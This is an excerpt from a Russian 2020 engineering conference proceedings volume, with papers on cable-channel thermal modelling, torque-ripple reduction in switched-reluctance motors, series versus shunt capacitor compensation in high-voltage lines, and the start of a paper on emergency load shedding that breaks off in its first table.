Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Пермский национальный исследовательский
политехнический университет»

АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ УПРАВЛЕНИЯ И ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

Материалы всероссийской научно-технической конференции

(г. Пермь, 9–11 июня 2020 г.)

В двух томах
Том 2

Издательство
Пермского национального исследовательского
политехнического университета
2020

УДК 685.325.05

Проведение конференции инициировано ученым советом электротехнического факультета Пермского национального исследовательского политехнического университета и ориентировано на публичную апробацию результатов научно-исследовательских работ молодых ученых, аспирантов и студентов по аспектам научных исследований электротехнического профиля.

Конференция проводится по пяти секциям: «Информационные технологии и автоматизированные системы», «Автоматизация технологических процессов и производств», «Электротехника и энергетика», «Телекоммуникации», «Информационная безопасность».

Публикуемые результаты исследований могут быть интересны широкому кругу специалистов в области автоматизации и проектирования современных систем автоматизации и управления, информационных технологий, математического моделирования технологических процессов, систем преобразования и обработки информации.

Редакционная коллегия:

А.М. Костыгов, профессор, канд. техн. наук;
Б.В. Кавалеров, доцент, д-р техн. наук;
Д.К. Елтышев, доцент, канд. техн. наук (отв. редактор);
А.Б. Петроченков, доцент, канд. техн. наук;
Н.М. Труфанова, профессор, д-р техн. наук;
Р.А. Файзрахманов, профессор, д-р экон. наук;
А.А. Южаков, профессор, д-р техн. наук

Рецензент

заслуженный деятель науки РФ, заслуженный машиностроитель Республики Башкортостан, д-р техн. наук, профессор кафедры автоматизированных систем управления Уфимского государственного авиационного технического университета *Г.Г. Куликов*

ISBN 978-5-398-02473-9 (т. 2)
ISBN 978-5-398-02471-5 © ПНИПУ, 2020

Секция III

ЭЛЕКТРОТЕХНИКА И ЭНЕРГЕТИКА

УДК 621.315.232

Н.В. Нифантьева, И.Б. Кухарчук, Н.М. Труфанова

ОСОБЕННОСТИ МОДЕЛИРОВАНИЯ РАБОТЫ ПОДЗЕМНОГО КАБЕЛЬНОГО КАНАЛА

В данной работе рассмотрены математические модели процессов тепломассообмена в кабельном канале, содержащем трехфазную кабельную линию, проложенную в полиэтиленовой трубе. Произведен сравнительный анализ двумерной и трехмерной моделей. Получены температурные поля в поперечном сечении кабельного канала. Получено Распределение температур вдоль кабельной линии.

Ключевые слова: кабельный канал; двумерная модель; трехмерная модель.

N.V. Nifanteva, I.B. Kukharchuk, N.M. Trufanova

FEATURES OF MODELING THE WORK OF THE UNDERGROUND CABLE CHANNEL

In this paper, mathematical models of heat and mass transfer processes in a cable channel containing a three-phase cable line laid in a polyethylene pipe are considered. A comparative analysis of two-dimensional and three-dimensional models. Temperature fields are obtained in the cross section of the cable channel. Received Temperature distribution along the cable line.

Keywords: cable channel; two-dimensional mathematical model; three-dimensional mathematical model.

Прокладка кабельных линий в подземных кабельных каналах разных конструкций сопровождается сложностями в оценке температурных режимов работы системы. Недостаточный учет факторов, оказывающих влияние на распределение температур, может отразиться на правильности определения предельных значений рабочих токов [1]. Тепловые режимы работы кабельных линий оказывают существенное влияние на их вырабатываемый ресурс, долговечность и надежность [2, 3].

Температурные поля в кабельных сооружениях сложной формы, состоящих из большого количества кабельных линий различной конструкции, можно получить, используя численное моделирование

[4, 5]. Основой численной модели процессов, протекающих в работающем кабельном канале, являются законы сохранения энергии, массы, количества движения. Важной частью при построении математической модели является ее упрощение. Чрезмерно большое количество элементов разбиения приводит к сложностям в процессе расчета и особым требованиям к счетной системе. Возможность использования двумерной модели для исследования работы длинных кабельных линий позволяет существенно сократить объем элементов и количество итераций.

В данной работе оценивается возможность использования двумерной модели при исследовании температурных режимов работы длинной подземной кабельной линии. Линия расположена горизонтально, без наклона и поворотов. Пересечения с другими коммуникациями не происходит. Схематичное изображение кабельного сооружения представлено на рис. 1.




Рис. 1. Схема кабельного канала

Для построения математической модели использовался инженерный пакет ANSYS. Возможность использования двумерной модели оценивалась путем сравнения температурных полей, полученных в двумерной и трехмерной моделях. На рис. 2 и 3 представлено распределение температур в поперечном сечении в кабельном канале.




Рис. 2. Распределение температуры в поперечном сечении кабельного канала в 3D




Рис. 3. Распределение температуры в поперечном сечении кабельного канала в 2D

Как показали результаты, распределение температур в обеих моделях идентичное. Максимальная температура при данной нагрузке составила 32 °С.

На рис. 4 представлено температурное поле вдоль кабельной линии, полученное в трехмерной модели.

Как видно из полученных результатов, температурные поля в поперечном сечении получились идентичные. Распределение температуры вдоль кабельной линии равномерное, температуры частей конструкций кабелей одинаковые по всей длине.




Рис. 4. Температурное поле кабельного канала в 3D в разрезе

Следовательно, можно сделать вывод о допустимости использования двумерных моделей для исследования сложных кабельных конструкций.

Использование трехмерной модели обязательно при принудительном движении воздуха вдоль линии, а также при исследовании влияния поперечно расположенных источников тепла.

Библиографический список

1. Определение эксплуатационных характеристик кабелей, проложенных в кабельном канале / А.Г. Щербинин, Н.М. Труфанова, Е.Ю. Навалихина, В.Г. Савченко // Электротехника. – 2011. – № 11. – С. 16–19.

2. Грешняков Г.В., Ковалеров Г.Г., Дубицкий С.Д.К вопросу о выборе предельно допустимых токов силовых кабелей // Кабели и провода. – 2011. – № 6. – С. 12–16.

3. Григорьева М.М., Кузнецов Г.В. Тепломассоперенос в условиях электрической перегрузки кабельных линий // Известия Томск. политехн. ун-та. – 2010. – Т. 316. – № 4. – С. 34–38.

4. Халитов В. Кабели со СПЭ-изоляцией. Расчет блочной канализации // Новости ЭлектроТехники. – 2017. – № 5(107)–6(108). – С. 72–78.

5. Полуянович Н.К., Дубяго М.Н. Прогнозирование ресурса изоляционных материалов кабельных линий с использованием метода искусственных нейронных сетей // Математические методы в технике и технологиях. – 2020. – Т. 1. – С. 118–122.

Сведения об авторах

Нифантьева Наталья Владимировна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1м, г. Пермь, e-mail: natasha_feofilova@mail.ru

Кухарчук Ирина Борисовна – старший преподаватель кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: kuharchuk_ib@mail.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

УДК 629.423.31: 621.313 + 06

А.В. Кашуба, А.В. Шевкунова

КОНСТРУКТИВНЫЕ ИЗМЕНЕНИЯ РОТОРА ВЕНТИЛЬНО-ИНДУКТОРНОГО ДВИГАТЕЛЯ ДЛЯСНИЖЕНИЯ ПУЛЬСАЦИЙ ЭЛЕКТРОМАГНИТНОГО МОМЕНТА

В данной статье рассмотрен вопрос снижения пульсаций электромагнитного момента вентильно-индукторного двигателя путем внесения конструктивных изменений в геометрию ротора с применением оптимизационного алгоритма.

Ключевые слова: вентильно-индукторный двигатель, электромагнитный момент, магнитная система, пульсации, оптимизация.

A.V. Kashuba, A.V. Shevkunova

DESIGN CHANGES OF THE ROTOR THE SWITCHED-RELUCTANCE MOTOR FOR REDUCTION OF TORQUE RIPPLES

This article discusses the issue of reducing the pulsation of the electromagnetic moment of a switched-reluctance motor by making structural changes to the rotor geometry using an optimization algorithm.

Keywords: switched-reluctance motor, electromagnetic moment, magnetic system, ripples, optimization.

Электрический привод – незаменимая часть любого механизма и без него невозможна работа никакой отрасли промышленности. Более 60 % вырабатываемой в стране электроэнергии потребляют электрические приводы. Они позволяют автоматизировать и оптимизировать технологические процессы, повысить их эффективность.

Используемые в современных электроприводах двигатели могут быть как тихоходные, так и сверхскоростные, как постоянного тока, так и переменного тока. В настоящее время регулируемый электропривод переменного тока является самым распространенным и одним из наиболее эффективных энергосберегающих и ресурсосберегающих технологий.

Одним из современных типов электрических машин является вентильно-индукторный двигатель или сокращенно ВИД. Вентильный, т.е. электронно-коммутируемый. Данный тип электродвигателей

достаточны технологичны и просты в изготовлении. Внешняя компоновка двигателя состоит из статора, ротора и подшипниковых щитов. Зубчатый ротор не имеет каких-либо обмоток или магнитов, а катушки размещены только на зубцах статора. Принцип работы двигателя основывается на магнитном притяжении ближайшего полюса ротора к активному зубцу статора с катушками. При подаче питающего напряжения и появления тока в катушке возникает магнитное притяжение между зубцами ротора и статора. Созданный вращающий момент и приводит ротор в движение. Таким образом, изменяя частоту включения и отключения катушек, можно регулировать частоту вращения, а изменяя длительность их включения, можно регулировать величину тока (следовательно, и электромагнитного момента). Для своевременной подачи питающего напряжения в вентильно-индукторном приводе (ВИП) используется датчик положения ротора (ДПР). На рис. 1 показана упрощенная функциональная схема ВИП.




Рис. 1. Упрощенная схема ВИП

На основе информации, полученной от ДПР, система управления обеспечивает работу силового блока коммутации (инвертора). Возможность регулирования частоты и электромагнитного момента ВИД происходит после преобразования электроэнергии инвертором от источника постоянного напряжения.

Среди основных преимуществ ВИП можно выделить следующие: конструкция проста и технологична, высокая надежность ротора, возможность работы в широких пределах, минимизация обслуживания в процессе эксплуатации, значительное снижение массогабаритных показателей по сравнению с традиционными типами электрических машин.

Однако, наряду с рядом перечисленных неоспоримых преимуществ, в силу своих конструктивных особенностей ВИД обладают и некоторыми довольно значимыми недостатками, такими как пульса-

ции электромагнитного момента, повышенный уровень шума и вибраций. Поэтому целью данной статьи является решение вопроса минимизация пульсаций электромагнитного момента путем формирования геометрии зубцовой зоны ротора ВИД с применением оптимизационного алгоритма.

К настоящему времени существует достаточно много публикаций на тему снижения пульсаций электромагнитного момента ВИД. Проведя краткий обзор публикаций на данную тему [1–4], можно сделать вывод, что подходы к решению задачи снижения пульсаций момента на валу ВИД условно можно разделить на несколько групп (рис. 2).

1. Увеличение числа фаз ВИД. При малом m (m = 1 … 3), т.е. при малом числе фаз, достичь необходимой моментной характеристики не представляется возможным. При числе фаз равном 5 или 6 – получение достаточно гладкой кривой момента можно лишь путем использования оптимизации зубцово-пазовой зоны и/или законов управления. При m > 6, наблюдается практически полное отсутствие пульсаций момента. Однако увеличение количества фаз влечет за собой повышение стоимости преобразователя и усложнение конструкции.




Рис. 2. Методы снижения пульсаций момента на валу ВИД

2. Совершенствование алгоритмов управления коммутацией обмоток. Применение широтно-импульсной модуляции (ШИМ) позволяет в заданных пределах формировать импульсы тока в фазах, обеспечивая при этом регулирование среднего значения электромагнитного момента, а также снижать уровень его пульсаций. Недостаток:

необходимы современные высокопроизводительные микропроцессоры с быстродействующими силовыми ключами.

3. Внесение конструктивных изменений в геометрические параметры статора и ротора.

4. Наличие дополнительных датчиков электромагнитного момента или частоты вращения с применением дополнительной обратной связи в системе управления. Данное решение способствует усложнению конструкции ВИД. Как упоминалось ранее, данная статья направлена на устранение такого недостатка ВИД как повышенные пульсации электромагнитного момента посредством внесения конструктивных изменений в геометрию ротора, а именно проектирование криволинейной формы его зубцов. В качестве объекта исследования для данной статьи был взят за основу ВИД конфигурации 6/4 и было рассмотрено два примера оптимизации его геометрических размеров:

1. Оптимизация геометрических размеров ротора ВИД с традиционной формой зубцов ротора (т.е. наличие прямолинейных и дугообразных участков контура магнитопровода). В качестве оптимизируемых параметров были приняты следующие: ширина зубца ротора (по вершинам); наклон боковой поверхности зубца; радиус, образующий глубину паза.

2. Оптимизация геометрических размеров ротора ВИД с криволинейной формой зубцов ротора (т.е. контур магнитопровода представляет собой произвольную изогнутую кривую).




Рис. 3. Сравнение геометрии магнитной системы исходного двигателя с результатами оптимизации

Количество вычислений целевой функции составило 600 раз, а время, затраченное на данные расчеты – 10 часов. На одном интервале повторяемости кривой момента было произведено 14 расчетов

магнитного поля в программе FEMM [5]. Как показывает практика, что данного количества вычислений момента достаточно для обеспечения приемлемой кривой, используемой в инженерных расчетах. Полученный результат оптимизации для двух случаев магнитной системы изображен графически на рис. 3.

Как видно из выше представленного рисунка для двух полученных вариантов можно заметить общие геометрические закономерности, заключающиеся в следующем: наиболее глубокий паз и широкий зубец ротора, а также верхняя часть зубца ротора шире нижней части. Данные особенности конфигурации ротора могут послужить в дальнейшем в качестве рекомендаций для снижения пульсаций момента ВИД с магнитной системой 6/4 в пусковом режиме. Ниже на рис. 4 представлено сравнение кривых электромагнитного момента (пусковой режим) для полученных конструкций ротора и исходной геометрии.




Рис. 4. Зависимости электромагнитного момента от положения ротора для исходной геометрии и двух оптимизированных

Проведя данное исследование, можно сделать следующие выводы: существенное снижение пульсаций электромагнитного момента было достигнуто при оптимизации криволинейной формы зубца ротора ВИД. Пульсации момента с исходной геометрией составляли 132 %, а с оптимизированной – 40 %. В результате оптимизации традиционной формы зубца было получено уменьшение пульсаций момента с 122 до 40 %. Данное явление можно объяснить тем, что контур криволинейного зубца расширяет возможности оптимизации. Зубец может принимать практически любую форму, т.к. отсутствуют ограничения, обусловленные его прямолинейностью и дугообразностью.

При этом снижение среднего значения электромагнитного момента для двух случаев не существенно. Однако, если данный эффект необходимо устранить, то существует возможность его ликвидации путем использования многокритериальной оптимизации.

Таким образом, приведенные в статье исследования позволяют сделать вывод об эффективности применения алгоритма оптимизации при проектировании ВИД и о целесообразности использования именно криволинейной формы зубцов. Полученная криволинейная форма зубцов позволила снизить пульсации пускового момента ВИД 6/4 более чем в три раза.

Библиографический список

1. Обзор подходов к снижению пульсаций электромагнитного момента вентильно-индукторного двигателя методами математического моделирования / Н.Ф. Карнаухов, М.Н. Филимонов, Д.А. Статовой, А.С. Лыков // Вестник ДГТУ. – 2016. – № 2(85). – С. 51–58.

2. Петрушин А.Д., Щербаков В.Г., Кашуба А.В. Оптимизация магнитной системы вентильно-индукторного электродвигателя // Известия высших учебных заведений. Электромеханика. – 2017. – Т. 60. – № 1. – С. 20–27.

3. Коломейцев Л.Ф., Пахомин С.А. О влиянии чисел зубцов статора и ротора на характеристики трехфазного реактивного индукторного двигателя // Известия вузов. Электромеханика. − 1998. − № 2−3. − С. 34−39.

4. Петрушин А.Д., Илясова Е.Е. Оценка влияния неравномерности воздушного зазора на величину сил одностороннего притяжения ротора к статору вентильно-индукторной электрической машины // Вестник ВЭлНИИ. – 2011. – № 2. – С. 84–93.

5. Официальный сайт Finite Element Method Magnetics. – URL: http://www.femm.info

Сведения об авторах

Кашуба Александр Викторович – аспирант кафедры «Тяговый подвижной состав» Ростовского государственного университета путей сообщения, г. Ростов-на-Дону, e-mail: kashuba-av@mail.ru

Шевкунова Анастасия Владимировна – кандидат технических наук, доцент кафедры «Тяговый подвижной состав» Ростовского государственного университета путей сообщения, г. Ростов-на-Дону, e-mail: nastya3051990@mail.ru

УДК 621.31

А.Р. Матхаликов, Р.Г. Исаков

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ВЛИЯНИЯ ПОСЛЕДОВАТЕЛЬНО И ПАРАЛЛЕЛЬНО ПОДКЛЮЧЕННЫХ КОНДЕНСАТОРОВ НА ПОТЕРИ НАПРЯЖЕНИЯ В ВЫСОКОВОЛЬТНЫХ ЛИНИЯХ

В данной статье рассматривается влияние последовательных и параллельных конденсаторов на потери напряжения в высоковольтных линиях электропередач. Целью данной статьи является сравнительный анализ двух устройств компенсации реактивной мощности и выявление устройства, которое наилучшим образом снижает потери напряжения в высоковольтных линиях. В результате было выявлено, что последовательные конденсаторы имеют большую эффективность в снижении потерь напряжения, чем параллельные конденсаторы. Результаты были получены с помощью симуляций в среде MatLab.

Ключевые слова: компенсация реактивной мощности, последовательные конденсаторы, параллельные конденсаторы, высоковольтные линии электропередач.

A.R. Matkhalikov, R.G. Isakov

COMPARATIVE ANALYSIS OF THE INFLUENCE OF SERIES AND SHUNT CAPACITORS ON VOLTAGE DROP IN HIGH VOLTAGE POWER LINES

This article discusses the effect of series and shunt capacitors on voltage losses in high voltage power lines. The purpose of this article is a comparative analysis of two reactive power compensation devices and the identification of the device that best reduces voltage losses in high voltage lines. As a result, it was found that series capacitors have better efficiency in voltage drop reduction than shunt capacitors. The results were obtained using simulations in Matlab software.

Keywords: reactive power compensation, series capacitors, shunt capacitors, HV transmission lines.

Введение. Линии электропередач (ЛЭП) являются одним из важнейших составляющих энергосистемы, поскольку они позволяют передавать электроэнергию от производителя к потребителю. Следовательно, повышение эффективности ЛЭП является одним важнейших задач электроэнергетики, требуемых решения. Одним из способов повышения эффективности является использование средств компенсации реактивной мощности.

Некомпенсированная реактивная мощность, протекая по ЛЭП приводит к следующим негативным последствиям:

- уменьшение пропускной способности линии;
- увеличение потерь мощности в ЛЭП;
- увеличение потерь напряжения в линии.

Все эти проблемы могут быть решены с помощью компенсации реактивной мощности. Наиболее простым и дешевым устройством компенсации реактивной мощности (УКРМ) является батарея конденсаторов, которая может быть подключена как последовательно с линией, так и параллельно. Но вопрос о том, какой способ подключения является оптимальным с точки зрения снижения потерь напряжения в высоковольтных линиях, остается нерешенным. Решение этой задачи является целью данной статьи.

1. Модель ЛЭП. Для проведения сравнительного анализа двух УКРМ, была выбрана одна общая модель ЛЭП, к которой будут подключены данные устройства. Эквивалентная электрическая схема ЛЭП приведена на рис. 1.




Рис. 1. Эквивалентная схема ЛЭП: G – генератор;
U_1 и U_2 – напряжение в начале и конце линии соответственно;
R и X – активное и реактивное сопротивление линии

Потеря напряжения в такой линии может быть определена как в [1]:

$$\Delta U = \frac{P \cdot R + Q \cdot X}{U}, \qquad (1)$$

где P и Q – передаваемая через линию активная и реактивная мощности, U – номинальное напряжение сети.

Для рассматриваемой ЛЭП были приняты значения параметров, приведенные в табл. 1.

Таблица 1

Параметры, рассматриваемой ЛЭП

Параметр	Принятое значение
Длина линии	600 км
Передаваемая активная мощность	300 МВт
Передаваемая реактивная мощность	100 МВАр

Очевидно, что для различных напряжений активное и реактивное сопротивление линии также различно. В табл. 2 приведены сопротивления линии в зависимости от напряжения, взятые из [2].

Таблица 2

Параметры линии в зависимости от номинального напряжения

Параметр	Напряжение, (кВ)		
	500	750	1000
R_0, (Ом/км)	0,02625	0,01261	0,00782
X_0, (Ом/км)	0,284	0,269	0,259

Ввиду отсутствия данных о сопротивлениях линии между значениями напряжения табл. 2 и упрощения симуляций, было принято, что сопротивления между значениями напряжений табл. 2 изменяются линейно.

2. Параллельно подключенные конденсаторы. Параллельное подключение конденсаторов подразумевает собой подключение конденсаторной батареи к шинам или к третичной обмотке трансформатора [3]. На рисунке 2 приведена эквивалентная схема ЛЭП с параллельными конденсаторами.




Рис. 2. Эквивалентная схема ЛЭП с параллельно подключенными конденсаторами: X_C – сопротивление батареи конденсаторов

Следовательно, потери напряжения в такой линии могут быть определены как:

$$\Delta U = \frac{P \cdot R + (Q - Q_C)X}{U}, \quad (2)$$

3. Последовательно подключенные конденсаторы. Схема замещения рассматриваемой ЛЭП с подключенными последовательными конденсаторами приведена на рис. 3.

Потери напряжения для такой линии будут выражаться как:

$$\Delta U = \frac{P \cdot R + (X - X_C)Q}{U}. \quad (3)$$

4. Сравнение потерь напряжения обоих УКРМ. Для проведения сравнительного анализа были построены графики зависимости потерь напряжения от номинального уровня напряжения. Графики были получены в MatLab software применительно к ЛЭП с параметрами из табл. 1. На рис. 4 представлен график для 70 % компенсации, то есть для одной и той же конденсаторной батареи, подключенной двумя разными способами.




Рис. 4. Потери напряжения для 70 % компенсации

На рис. 5 приведен график тех же ЛЭП для 20 % компенсации.




Рис. 5. Потери напряжения для 20 % компенсации

Аналогично можно получить подобные графики для любого процента компенсации. Для любого процента компенсации отличного от нуля потери напряжения в ЛЭП с последовательными конденсаторами будет всегда меньше чем та же ЛЭП с параллельно подключенными конденсаторами.

Заключение. Последовательно подключенные конденсаторы более эффективны для снижения потерь в высоковольтных линиях чем параллельно подключенные конденсаторы.

Причина таких результатов заключается в следующем. В ЛЭП высокого напряжения реактивное сопротивление во много раз больше активного (более чем в 10 раз), чего нельзя сказать про низкие и средние напряжения. Последовательно подключенные конденсаторы сокращают реактивное сопротивление ЛЭП, которое, как уже было сказано выше, во много раз больше активного, следовательно, сокращается основная составляющая потерь напряжения, согласно (1).

Библиографический список

1. Rajput R.K. Power system engineering. Laxmi publications (P) LTD 113, Golden House, Daryaganj, New Delhi, first edition, 2006.

2. Liu Z. Ultra-High Voltage AC/DC Grids. – Published by Elsevier Inc., 2015.

3. Kundur P. Power System Stability and Control. – Electric Power Research Insitute, Palo Alto, California, 1994.

Сведения об авторах

Матхаликов Азамат Рустамович – магистрант Казанского национального исследовательского технического университета им. А.Н. Туполева – КАИ, гр. 3285, г. Казань, e-mail: al_aza47@mail.ru

Исаков Руслан Геннадьевич – кандидат технических наук, доцент кафедры «Электрооборудования» Казанского национального исследовательского технического университета им. А.Н. Туполева – КАИ, г. Казань, e-mail: ruslanisakov@yandex.ru

УДК 621.316.13

В.В. Сушков, В.Р. Антропова

АВАРИЙНОЕ УПРАВЛЕНИЕ НАГРУЗКОЙ ПОТРЕБИТЕЛЕЙ ПРИ ДЕФИЦИТЕ АКТИВНОЙ МОЩНОСТИ В ЭНЕРГОСИСТЕМЕ

Частота и уровень напряжения являются основными показателями качества электроэнергии, связанные с дефицитом активной мощности в энергосистеме и должны поддерживаться в определенном диапазоне. Существенное отклонение частоты может не только влиять на нормальную работу электромеханического оборудования, но и привести к повреждению, к массовому отключению потребителей и, соответственно к значительным экономическим потерям. Поэтому необходимо осуществлять аварийное управление нагрузкой при дефиците мощности в энегосистеме.

Ключевые слова: частота и уровень напряжения; частотная разгрузка; дефицит активной мощности; ущерб от простоя; техническое состояние; электромеханическое оборудование.

V.V. Sushkov, V.R. Antropova

EMERGENCY MANAGEMENT OF LOAD OF CONSUMERS AT ACTIVE POWER DEFICIENCY IN POWER SYSTEM

The frequency and voltage level are the main indicators of the quality of electricity associated with a deficit of active power in the power system and should be maintained in a certain range. A significant frequency deviation can not only affect the normal operation of electromechanical equipment, but also lead to damage to the mass disconnecting of consumers and, accordingly and significant economic losses. Therefore, it is necessary to carry out emergency load control in case of power shortage in the energy system.

Keywords: frequency and voltage level, frequency unloading; active power deficit; damage from downtime; technical condition; electromechanical equipment.

Дефицит активной мощности сопровождается изменением частоты и уровнем (провалом) напряжения питающей сети, которые нарушают нормальную работу потребителей и генерирующих станций.

Частота и уровень напряжения являются важнейшими показателями качества электроэнергии, влияющие на бесперебойную работу электрических станций, сетей и потребителей. Изменение частоты приводит к следующим последствиям: нарушению генерации, изме-

нению потерь в электрических машинах (электродвигателях, трансформаторах), к неотпуску продукции и к снижению устойчивости электротехнической системы до критического уровня [6]. В тоже время, нарушение работы технологических установок вследствие провалов напряжения, вызванных дефицитом активной мощности приводит к останову оборудования и значительным затратам на восстановление нормального технологического процесса. В табл. 1 приведена характеристика последствий нарушений системы электроснабжения одного из месторождений Западной Сибири по годам.

Таблица 1

Характеристика последствий нарушений электроснабжения нефтяного месторождения

Показатель	2016	2017	2018	Итого
Количество кратковременных нарушений электроснабжения, ед.	45	90	130	265
Доля кратковременных нарушений электроснабжения (количество), %	40,9	72,0	68,4	62,3
Потери нефти от кратковременных нарушений электроснабжения, т	611,8	2110,7	4068,5	6791,0
Доля кратковременных нарушений электроснабжения (потери нефти), %	31,1	84,4	68,4	67,0
